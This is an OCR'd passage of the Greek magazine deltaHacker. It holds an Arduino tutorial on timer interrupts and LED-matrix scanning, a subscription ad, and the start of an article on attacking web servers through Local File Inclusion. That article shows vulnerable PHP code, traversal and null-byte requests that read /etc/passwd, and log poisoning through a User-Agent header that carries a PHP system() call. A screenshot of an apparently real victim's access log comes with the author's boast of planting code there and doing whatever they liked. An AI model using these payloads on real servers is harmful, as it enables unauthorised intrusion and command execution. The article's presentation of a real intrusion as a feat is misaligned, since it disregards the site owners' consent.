
```
volatile int keypad_value = 0;
volatile byte keypad_timer = 0;
volatile boolean keypad_lock = 0;
volatile byte index = 0;
volatile byte row_selector = 0;
volatile byte scan_counter = 0;
```

Όπως βλέπετε, η δήλωση ορισμένων μεταβλητών ξεκινά με τη δεσμευμένη λέξη volatile. Πρόκειται για μία οδηγία προς το μεταγλωττιστή, η οποία επιβάλει την τοποθέτηση των συγκεκριμένων μεταβλητών στη

μνήμη SRAM κι όχι σε κάποιον προσωρινό καταχωρητή του επεξεργαστή[8]. Η επιλογή των μεταβλητών που επιβάλαμε να τοποθετηθούν στη μνήμη δεν έγινε τυχαία. Πρόκειται για μεταβλητές οι οποίες τροποποιούνται μέσα στη ρουτίνα εξυπηρέτησης του interrupt. Η τροποποίηση ενός καταχωρητή μέσα σε μια ISR ενδέχεται να έχει απρόσμενα αποτελέσματα στο πρόγραμμα. Αυτό οφείλεται σε μερικές ιδιαιτερότητες της λειτουργίας του μεταγλωττιστή. Επομένως, πρέπει να θυμόμαστε πάντα τον εξής κανόνα: Οι μεταβλητές που ενδέχεται να τροποποιηθούν στη ρουτίνα εξυπηρέτησης ενός interrupt, πρέπει να δηλώνονται σαν volatile!

Μετά από τα παραπάνω, ξεκινά η καθιερωμένη συνάρτηση setup. Εδώ, τα νέα στοιχεία αφορούν στη ρύθμιση του timer/counter 1. Οι ρυθμίσεις ενεργοποιούν τον prescaler και επιλέγουν τη διαίρεση του σήματος χρονισμού με το 1024, ενώ θέτουν το μετρητή στην κατάσταση CTC. Όλα αυτά επιτυγχάνονται αποδίδοντας τις κατάλληλες τιμές στους καταχωρητές ελέγχου του μετρητή, TCCR1A και TCCR1B. Περισσότερα για τους καταχωρητές του μετρητή μπορείτε να διαβάσετε στο datasheet του επεξεργαστή και συγκεκριμένα στις σελίδες 136 έως 142. Τέλος, στην ίδια περιοχή ορίζουμε σαν μέγιστη τιμή για τον μετρητή το 124 και ενεργοποιούμε το σχετικό interrupt. Ο προσδιορισμός της μέγιστης τιμής του μετρητή πραγματοποιείται μέσω του καταχωρητή OCR1A (Output Compare Register 1A). Κατά συνέπεια, το interrupt που ενεργοποιείται όταν υπερχειλίζει ο μετρητής, είναι το «Timer/Counter 1 Compare Match A».

Εικόνα 5
Το κύκλωμά μας ολοκληρωμένο. Το Arduino περιμένει τον κατάλληλο κώδικα, ώστε ν' αρχίσει να ζωγραφίζει πάνω στο έγχρωμο LED matrix!



8. Ο επεξεργαστής του Arduino διαθέτει 32 προσωρινούς καταχωρητές. Αυτοί οι καταχωρητές αποτελούν το ταχύτερα προσπελάσιμο κομμάτι μνήμης, το οποίο μπορεί να συμμετάσχει άμεσα σε οποιαδήποτε αριθμητική ή λογική πράξη του επεξεργαστή. Σε γενικές γραμμές, λοιπόν, όταν το πρόγραμμά μας χρησιμοποιεί λίγες μεταβλητές, ο μεταγλωττιστής προσπαθεί να τις χωρέσει σε αυτούς καταχωρητές, ώστε να περιοριστεί η σχετικά χρονοβόρα αναφορά στη μνήμη SRAM.

Ρουτίνα σάρωσης

Ο κώδικας για τη σάρωση του matrix έχει τοποθετηθεί μέσα στη ρουτίνα εξυπηρέτησης του interrupt. Σύμφωνα με τη μαθηματική σχέση που αναφέραμε νωρίτερα και τις ρυθμίσεις που πραγματοποιήσαμε στην αρχή του προγράμματος, η συγκεκριμένη ρουτίνα θα εκτελείται με συχνότητα 125Hz (125 φορές το δευτερόλεπτο). Επομένως, η οθόνη μας θα έχει refresh rate στα 125Hz! Ας δούμε πώς ξεκινά η ρουτίνα εξυπηρέτησης του interrupt:

```
ISR(TIMER1_COMPA_vect)
{...
```

Το ISR αποτελεί ένα macro που αναγνωρίζει ο μεταγλωττιστής και το οποίο δέχεται σαν παράμετρο τη διεύθυνση ενός interrupt service routine. Αναρωτιέστε που βρήκαμε τη διεύθυνση για το interrupt που μας ενδιέφερε; Ένας πίνακας με όλα τα interrupt του Arduino, καθώς και τις αντίστοιχες παραμέτρους για το εν λόγω macro, βρίσκεται στη σελίδα www.nongnu.org/avr-libc/user-manual/group__avr__interrupts.html

Το μεγαλύτερο μέρος της ρουτίνας σάρωσης καταλαμβάνεται από έναν βρόχο, ο οποίος επαναλαμβάνεται οκτώ φορές. Όπως αντιλαμβάνεστε, κάθε επανάληψη ενεργοποιεί και μια διαφορετική γραμμή του matrix. Η λογική με την οποία αποστέλλονται τα δεδομένα στους shift register είναι όμοια με αυτή που συναντήσαμε και στα προηγούμενα προγράμματά μας. Ωστόσο, ο συγκεκριμένος βρόχος παρουσιάζει δύο σημεία ιδιαίτερου ενδιαφέροντος. Καταρχάς, η πληροφορία για κάθε χρώμα αποστέλλεται ξεχωριστά, ενώ τα subpixel διαφορετικού χρώματος είναι κάθε φορά απενεργοποιημένα. Αυτό, όπως εξηγήσαμε στην ενότητα για το hardware του κυκλώματος, γίνεται ώστε οι έξοδοι των shift register να μην υπερφορτώνονται και τα LED να ανάβουν κανονικά. Δείτε για παράδειγμα το τμήμα κώδικα που ενεργοποιεί τα κόκκινα subpixel:

```
SPDR = frame_buffer1[index];
while(!(SPSR & (1<<SPIF)));
SPDR = 255;
while(!(SPSR & (1<<SPIF)));
SPDR = 255;
while(!(SPSR & (1<<SPIF)));
SPDR = row_selector;
while(!(SPSR & (1<<SPIF)));
PORTB |= DATA_LATCH;
PORTB &= ~DATA_LATCH;
delayMicroseconds(500);
```

Παρατηρείστε ότι στους shift register που οδηγούν τα μπλε και τα πράσινα subpixel, αποστέλλονται οκτώ άσσοι (το 255). Εξαιτίας της συνδεσμολογίας των LED εντός του matrix, στέλνοντας τους άσσους εξασφαλίζουμε ότι τα μπλε και τα πράσινα subpixel θα παραμείνουν ανενεργά. Με άλλα λόγια, βεβαιώνουμε πως μόνο τα κόκκινα θα είναι ενεργοποιημένα. Η ίδια τακτική ακολουθείται και κατά την οδήγηση των άλλων subpixel. Τέλος, αποστέλλεται και το byte row_selector, το οποίο είναι κατάλληλα κατασκευασμένο, ώστε να ενεργοποιεί κάθε φορά μία μεμονωμένη γραμμή του matrix. Αμέσως μετά, ακολουθεί μια μικρή καθυστέρηση. Η ύπαρξή της επιτρέπει στα μάτια μας να (προλάβουν να) αντιληφθούν την

ενεργοποίηση των LED. Σημειώστε πως αυτή η καθυστέρηση δεν είναι ίδια για όλα τα χρώματα! Όπως είχαμε αναφέρει νωρίτερα, τα διάφορα subpixel του matrix έχουν από τη φύση τους διαφορετική φωτεινότητα. Για να τις ισοσταθμίσουμε, λοιπόν, φροντίζουμε ώστε τα πράσινα subpixel, που είναι τα φωτεινότερα, να παραμένουν ενεργά για το λιγότερο χρόνο. Με την ίδια λογική, τα μπλε subpixel, που παρουσιάζουν μέτρια φωτεινότητα, παραμένουν ενεργά για ένα «μέτριο» χρονικό διάστημα. Τα κόκκινα παραμένουν ενεργά για το μεγαλύτερο διάστημα, καθώς είναι τα πιο αδύναμα subpixel.

Στη ρουτίνα εξυπηρέτησης του interrupt ελέγχονται και οι διακόπτες. Επομένως, ελέγχονται και αυτοί με την ίδια συχνότητα που σαρώνεται το matrix (125 φορές το δευτερόλεπτο). Κατά τα γνωστά, αν εντοπιστεί κάποιο πάτημα, ο έλεγχος των διακοπτών απενεργοποιείται. Αυτό συμβαίνει προσωρινά, ώστε να αγνοηθεί ο θόρυβος αναπήδησης των διακοπτών (bounce noise). Τέλος, πριν προχωρήσουμε στον κύριο βρόχο του προγράμματος (main loop), πρέπει να τονίσουμε μια κρίσιμη λεπτομέρεια: Όταν ενεργοποιείται μια ISR και μέχρι να ολοκληρωθεί η εκτέλεσή της, τα υπόλοιπα interrupt απενεργοποιούνται. Επομένως, μέσα στη ρουτίνα εξυπηρέτησης ενός interrupt θα ήταν σφάλμα να χρησιμοποιήσουμε μια διαδικασία που στηρίζεται σε interrupt. Επομένως, μέσα σε μια ISR θα πρέπει οπωσδήποτε ν’ αποφεύγουμε τη χρήση των delay() και millis().

Κύριος βρόχος

Εδώ τα πράγματα είναι πιο γνώριμα. Πλέον, το πρόγραμμα έχει ξεμπερδέψει με τη σάρωση του matrix και τον έλεγχο των πλήκτρων, ενώ έχουμε εξασφαλίσει ότι και οι δύο διαδικασίες θα πραγματοποιούνται με απόλυτη περιοδικότητα. Έτσι, ο κύριος βρόχος του προγράμματος μπορεί να αφιερωθεί στις υπόλοιπες εργασίες. Αρχικά καλείται μια συνάρτηση, η οποία ελέγχει αν έχει πατηθεί κάποιος διακόπτης και αντιδρά καταλλήλως. Στη συνέχεια καλείται η συνάρτηση draw_new_frame(), της οποίας η αποστολή νομίζουμε ότι είναι προφανής. Εδώ, ενδιαφέρον παρουσιάζει μόνο η χρήση μιας ειδικής συνάρτησης, η οποία ανήκει στη βιβλιοθήκη pgmspace. Αναφερόμαστε στη συνάρτηση pgm_read_byte(), η οποία επιστρέφει ένα byte από τη μνήμη προγράμματος. Με τη χρήση της καταφέρνουμε να διαβάσουμε τα δεδομένα για τις εξωγήινες μορφές, τα οποία έχουν αποθηκευτεί στη μνήμη προγράμματος. Έχετε υπόψη σας ότι η διάρκεια εκτέλεσης της ρουτίνας draw_new_frame() δεν μας απασχολεί καθόλου. Η σάρωση του matrix θα πραγματοποιείται ούτως ή άλλως, σε τακτά χρονικά διαστήματα. Όταν ολοκληρωθεί η σχεδίαση του νέου frame, ο κύριος βρόχος του προγράμματος καλεί τη συνάρτηση update_buffers(). Η συγκεκριμένη διαδικασία περιμένει έως ότου ολοκληρωθεί ένα ελάχιστο πλήθος σαρώσεων του matrix. Τότε, αντιγράφει το δευτερεύον frame buffer επάνω στο πρωτεύουν. Με αυτόν το μηχανισμό, εξασφαλίζουμε ότι αν η σχεδίαση των νέων frame ολοκληρώνεται πολύ γρήγορα, το frame rate του προγράμματος θα παραμείνει σχετικά σταθερό…

Ελπίζουμε να μην σας κουράσαμε. Η αλήθεια είναι ότι αναφερθήκαμε σε πολλά νέα πράγματα, η κατανόηση των οποίων απαιτεί χρόνο και πειραματισμό. Σαν άσκηση, θα σας προτείναμε τη δημιουργία ενός απλού προγράμματος που χρησιμοποιεί timer interrupts, για να αναβοσβήνει μερικά LEDs ανά δευτερόλεπτο. Σας ευχόμαστε καλή τύχη και περιμένουμε τις υλοποιήσεις σας στο σχετικό forum του περιοδικού: http://deltahacker.gr/forum/hardware/diy-electronics.

Το deltaHacker είναι το **μοναδικό στο χώρο των περιοδικών** έντυπο που **ασχολείται αποκλειστικά κι αληθινά** με τον κόσμο του **ethical hacking**, γυρίζοντας συστηματικά την πλάτη του στον καθωσπρεπισμό κι αδιαφορώντας παντελώς για την ασφάλεια της θεωρίας.

Το deltaHacker είναι τόσο σίγουρο για τον εαυτό του και τόσο τίμιο κι ευθύ απέναντι στον αναγνώστη, που αντί να γυρνάει εδώ κι εκεί στα περίπτερα και ν' αγωνίζεται να φανεί ανάμεσα στις Σούπερ-Κατίνες και στα PC-something-bored, **έρχεται κατευθείαν στο σπίτι σας** – κι έρχεται για να σας κατακτήσει.

Αν είστε από εκείνους που δεν βλέπουν τον υπολογιστή τους ως άλλη μια οικιακή συσκευή και δεν αντιμετωπίζετε το Internet ως ένα δίκτυο που αρχίζει και τελειώνει με το Facebook και το Twitter, τότε **είναι 102% βέβαιο ότι θ' αγαπήσετε το deltaHacker**, καθώς κι ότι θα θέλετε την παρέα του και τους 12 μήνες του χρόνου!

Όλες οι πληροφορίες για όλα τα προγράμματα συνδρομών είναι στο

deltahacker.gr/subscriptions

Παραγγείλετε τώρα μία από τις συμφέρουσες συνδρομές από το

deltahacker.gr/order

deltaHacker: Hacking for the rest of us.

Server κερνάει, server πίνει!



by Johnny Who

Skill: Advanced

Tags: LFI, Null Poison Attack, Perl, scripting

Τι θα λέγατε να αποκτήσουμε shell access σε έναν server; Μετά από αυτό, η αναβάθμιση σε root access θα αποτελεί μόνο θέμα χρόνου! Επίσης, πώς θα σας φαινόταν αν υποχρεώναμε τον server-στόχο να γράψει μόνος του τον κώδικα που θα μας ανοίξει την πόρτα; Εντάξει, όχι ακριβώς μόνος του: Η αλήθεια είναι ότι θα τον βοηθήσουμε κι εμείς λίγο :)

Η αδυναμία με την οποία θα ασχοληθούμε ονομάζεται Local File Inclusion ή απλά LFI. Εκμεταλλευόμενοι τη συγκεκριμένη ευπάθεια είναι δυνατόν να διαβάζουμε αρχεία του server, στα οποία κανονικά δεν θα είχαμε καμία πρόσβαση. Σκεφτείτε για παράδειγμα να αποκτούσατε πρόσβαση στο αρχείο passwd ενός Unix-like συστήματος. Από αυτό θα μπορούσατε να εξαγάγετε πολύτιμες πληροφορίες, όπως επίσης να φτιάξετε ένα script και να το αφήσετε να κάνει αλλεπάλληλες δοκιμές μέχρι να βρει τον κωδικό κάποιου χρήστη. Βέβαια, αυτό που μόλις περιγράψαμε αποτελεί μια απλοϊκή προσέγγιση στο ζήτημα. Όπως θα δούμε στη συνέχεια, οι επιθέσεις που εκμεταλλεύονται τις αδυναμίες LFI είναι πολύ πιο ύπουλες κι όταν πετυχαίνουν μπορούν να έχουν άμεσα κι εντυπωσιακά αποτελέσματα! Όμως πριν φτάσουμε σε όλα αυτά πρέπει, προηγουμένως, να κατανοήσουμε τη φύση των αδυναμιών LFI. Ας δούμε ένα κομμάτι κώδικα που πάσχει από LFI, για να καταλάβουμε καλύτερα τι παίζει...

```
<?php
   $file = $_GET[file];
   include($file);
?>
```

Σε αυτό το κομμάτι κώδικα, ένα αθώο request από κάποιον browser θα ήταν το εξής:

```
http://site.org/index.php?file=contact.php
```

Όπως καταλαβαίνετε, το συγκεκριμένο request θα εμφάνιζε τη σελίδα contact.php. Ως εδώ, όλα είναι όμορφα κι ωραία. Όμως τι θα συνέβαινε αν το request ήταν ύπουλο και ζητούσε πράγματα που δεν πρέπει; Σκεφτείτε ένα request που έχει μία από τις ακόλουθες μορφές:


```
http://site.org/index.php?file=/etc/passwd
http://site.org/index.php?file=../../../etc/passwd%00
```

Μπορείτε να φανταστεί τι θα γίνει; Η απάντηση πιστεύουμε ότι είναι προφανής: Αντί για κάποια σελίδα του site, θα εμφανίζονταν τα περιεχόμενα του αρχείου /etc/passwd. Βλέπετε, στο απόσπασμα κώδικα που παραθέσαμε προηγουμένως, η παράμετρος που εισάγεται στη διαδικασία include δεν υφίσταται κανέναν έλεγχο! Το σωστό θα ήταν να πραγματοποιούνται αρκετοί έλεγχοι στην τιμή της μεταβλητής file, ώστε να επιβεβαιώνεται ότι έχει «νόμιμο» περιεχόμενο. Μάλιστα, αυτοί οι έλεγχοι θα έπρεπε να είναι σωστά σχεδιασμένοι, ώστε να μην αφήνουν *κανένα* περιθώριο για πονηριές. Δείτε ξανά το δεύτερο από τα ύπουλα request που αναφέραμε προηγουμένως. Πρόκειται για μια βελτιωμένη εκδοχή του πρώτου, η οποία φιλοδοξεί να ξεπεράσει ένα ενδεχόμενα «χαλαρό» φίλτρο για την τιμή της file. Συγκεκριμένα, αυτό το request αξιοποιεί τις τεχνικές Directory Traversal Attack (en.wikipedia.org/wiki/Directory_traversal_attack) και Null Poison Attack (http://hakipedia.com/index.php/Poison_Null_Byte).

Null Poison Attack

Ας σταθούμε λίγο σε αυτή την τεχνική. Έχει ιδιαίτερο ενδιαφέρον, αφενός γιατί στηρίζεται σε μια πολύ έξυπνη ιδέα κι αφετέρου γιατί θα μας χρησιμεύσει στη συνέχεια. Ας υποθέσουμε ότι έχουμε εντοπίσει ένα site με την ευπάθεια LFI. Ας υποθέσουμε, επίσης, ότι ο κώδικας με την αδυναμία έχει την ακόλουθη μορφή:

```
include($file.'.php');
```



```
Κώδικας του:http://www.[redacted]php?FILE=/var/log/httpd/access_log - Mozilla Firefox
Αρχείο  Επεξεργασία  Προβολή  Βοήθεια
</table></td>
</tr>
<tr>
[redacted]
</tr>
<tr valign="top">
<td><table width="720" border="0" cellpadding="0" cellspacing="0">
<tr valign="top">
<td><p>[redacted] - - [22/Feb/2012:00:28:39 +0800] "GET /robots.txt HTTP/1.1" 404 208 "-" "Mozilla/5.0 (compatible;
[redacted]9.248 - - [22/Feb/2012:00:28:39 +0800] "GET /[redacted]
[redacted].108.104 - - [22/Feb/2012:00:28:57 +0800] "GET [redacted]
[redacted]7.200 - - [22/Feb/2012:00:53:52 +0800] "GET /[redacted]
[redacted]04.215 - - [22/Feb/2012:01:05:58 +0800] "GET /[redacted]
[redacted]04.215 - - [22/Feb/2012:01:05:57 +0800] "GET /[redacted]
[redacted]9.248 - - [22/Feb/2012:02:25:20 +0800] "GET /[redacted]
[redacted].108.165 - - [22/Feb/2012:03:49:43 +0800] "GET [redacted]
[redacted]99.37 - - [22/Feb/2012:05:27:19 +0800] "GET /[redacted]
[redacted]99.37 - - [22/Feb/2012:05:29:40 +0800] "GET /[redacted]
[redacted]3.157 - - [22/Feb/2012:05:50:47 +0800] "GET /[redacted]
[redacted]3.157 - - [22/Feb/2012:05:51:38 +0800] "GET /[redacted]
[redacted]55.251 - - [22/Feb/2012:06:13:01 +0800] "GET /[redacted]
[redacted]55.251 - - [22/Feb/2012:06:13:18 +0800] "GET /[redacted]
[redacted]99.39 - - [22/Feb/2012:06:19:12 +0800] "GET /[redacted]
[redacted]99.39 - - [22/Feb/2012:06:20:06 +0800] "GET /[redacted]
[redacted]04.209 - - [22/Feb/2012:06:22:24 +0800] "GET /[redacted]
[redacted]04.209 - - [22/Feb/2012:06:22:25 +0800] "GET /[redacted]
[redacted]7.144 - - [22/Feb/2012:07:16:59 +0800] "GET /[redacted]
[redacted]7.144 - - [22/Feb/2012:07:17:36 +0800] "GET /[redacted]
[redacted]1.76 - - [22/Feb/2012:07:26:02 +0800] "GET / [redacted]
[redacted]8.196 - - [22/Feb/2012:08:55:17 +0800] "GET /[redacted]
[redacted]9.49 - - [22/Feb/2012:08:55:17 +0800] "GET / [redacted]
[redacted]0.41 - - [22/Feb/2012:09:14:30 +0800] "GET /r[redacted]
[redacted]0.41 - - [22/Feb/2012:09:14:31 +0800] "GET /p[redacted]
[redacted]52.252 - - [22/Feb/2012:09:43:11 +0800] "HEAD [redacted]
[redacted].129.195 - - [22/Feb/2012:11:21:56 +0800] "GET [redacted]
[redacted]7.108 - - [22/Feb/2012:15:48:24 +0800] "GET /[redacted]
[redacted]7.108 - - [22/Feb/2012:15:48:25 +0800] "GET / [redacted]
[redacted]1.76 - - [22/Feb/2012:16:20:50 +0800] "GET / [redacted]
[redacted].125.72 - - [22/Feb/2012:17:03:33 +0800] "GET /[redacted]
[redacted].125.72 - - [22/Feb/2012:17:03:48 +0800] "GET /[redacted]
[redacted].108.117 - - [22/Feb/2012:17:03:51 +0800] "GET [redacted]
[redacted].13 - - [22/Feb/2012:17:15:29 +0800] "GET /ro[redacted]
[redacted].223 - - [22/Feb/2012:19:35:12 +0800] "GET /r[redacted]
</p>
<p align="center"> <br><img [redacted]
</td>
</tr>
</table></td>
</tr>
</table>
</form>
</body>
</html>
```

Στην εικόνα φαίνεται το access.log του δικού μας θύματος. Εκεί μέσα φυτέψαμε τον κώδικά μας, τροποποιώντας κατάλληλα τα headers του web browser. Έτσι, όπως θα δείτε σύντομα, καταφέραμε να κάνουμε στον server ό,τι περνούσε από το μυαλό μας...

Σε αυτό το site, ένα «νόμιμο» request για τη σελίδα με τη φόρμα επικοινωνίας θα είχε την ακόλουθη μορφή:

```
http://site.org/index.php?file=contact
```

Παρατηρείστε ότι η τιμή της μεταβλητής file είναι η λέξη contact. Σε αυτή την τιμή, ο κώδικας προσθέτει το «.php» και η συνένωση των δύο string αποτελεί την παράμετρο για τη συνάρτηση include. Έτσι, με αυτήν την τιμή για τη μεταβλητή file, ο server θα φορτώσει κανονικότατα τη φόρμα επικοινωνίας (contact.php). Ας δούμε τώρα πώς επηρεάζεται η δική μας δουλειά, από την αυτόματη προσθήκη της κατάληξης «.php». Αν δίναμε στη μεταβλητή file την τιμή /etc/passwd, το script θα προσπαθούσε να φορτώσει το αρχείο /etc/passwd.php και φυσικά θα αποτύγχανε. Ταυτόχρονα, θα αποτύγχανε και η προσπάθειά μας να δούμε το αρχείο /etc/passwd. Με λίγα λόγια, η αυτόματη προσάρτηση της κατάληξης «.php» θα μας εμπόδιζε και θα έμοιαζε να μπαλώνει την αδυναμία LFI. Ε, λοιπόν, με τη βοήθεια του χαρακτήρα %00 (null byte) μπορούμε να ξεπεράσουμε αυτό το εμπόδιο άνετα! Με το συγκεκριμένο χαρακτήρα, το string που σχηματίζεται από τον κώδικα θα τερματιστεί πριν προστεθεί η κατάληξη. Δείτε και πάλι ένα κατάλληλα κατασκευασμένο request:

```
http://site.org/index.php?file=/etc/passwd%00
```


Κατά το σχηματισμό της παραμέτρου για τη συνάρτηση include, το string

θα τερματιστεί στον τελευταίο χαρακτήρα πριν το null byte. Έτσι, η προσθήκη της κατάληξης «.php» θα ακυρωθεί και η συνάρτηση include θα φορτώσει τελικά το αρχείο /etc/passwd. Φοβερό, έτσι;

Αξιοποίηση του LFI

Εκμεταλλευόμενοι την αδυναμία LFI, μπορούμε να διαβάσουμε διάφορα αρχεία του συστήματος και να μάθουμε πράγματα που δεν θα έπρεπε. Το γεγονός αυτό --από μόνο του-- αποτελεί σοβαρό κίνδυνο για έναν server. Ωστόσο μπορούμε να κάνουμε και κάτι πολύ πιο επικίνδυνο: Μπορούμε να εκτελέσουμε κώδικα! Αναρωτιέστε πώς μπορεί να γίνει κάτι τέτοιο; Σκεφτείτε ότι η συνάρτηση include βρίσκεται μέσα σε ένα αρχείο, το οποίο διοχετεύεται στον interpreter της PHP. Επομένως, το αρχείο που φορτώνουμε εκμεταλλευόμενοι την αδυναμία LFI, τοποθετείται μέσα σε ένα μεγαλύτερο αρχείο, το οποίο περνάει από τον interpreter της PHP. Φανταστείτε λοιπόν να φορτώσουμε ένα αρχείο, το οποίο περιλαμβάνει την ακόλουθη γραμμή:

```
<? system('ls -la'); ?>
```



Το extension «Modify Headers» του Firefox είναι πολύ απλό στη χρήση. Στην εικόνα φαίνεται στιγμιότυπο από τη δράση μας, κατά το οποίο είχαμε αποδώσει στο UserAgent την τιμή «<? system('ls -la'); ?>». Με αυτό τον τρόπο, ετοιμαζόμασταν να ρίξουμε μια ματιά στα αρχεία του web server...

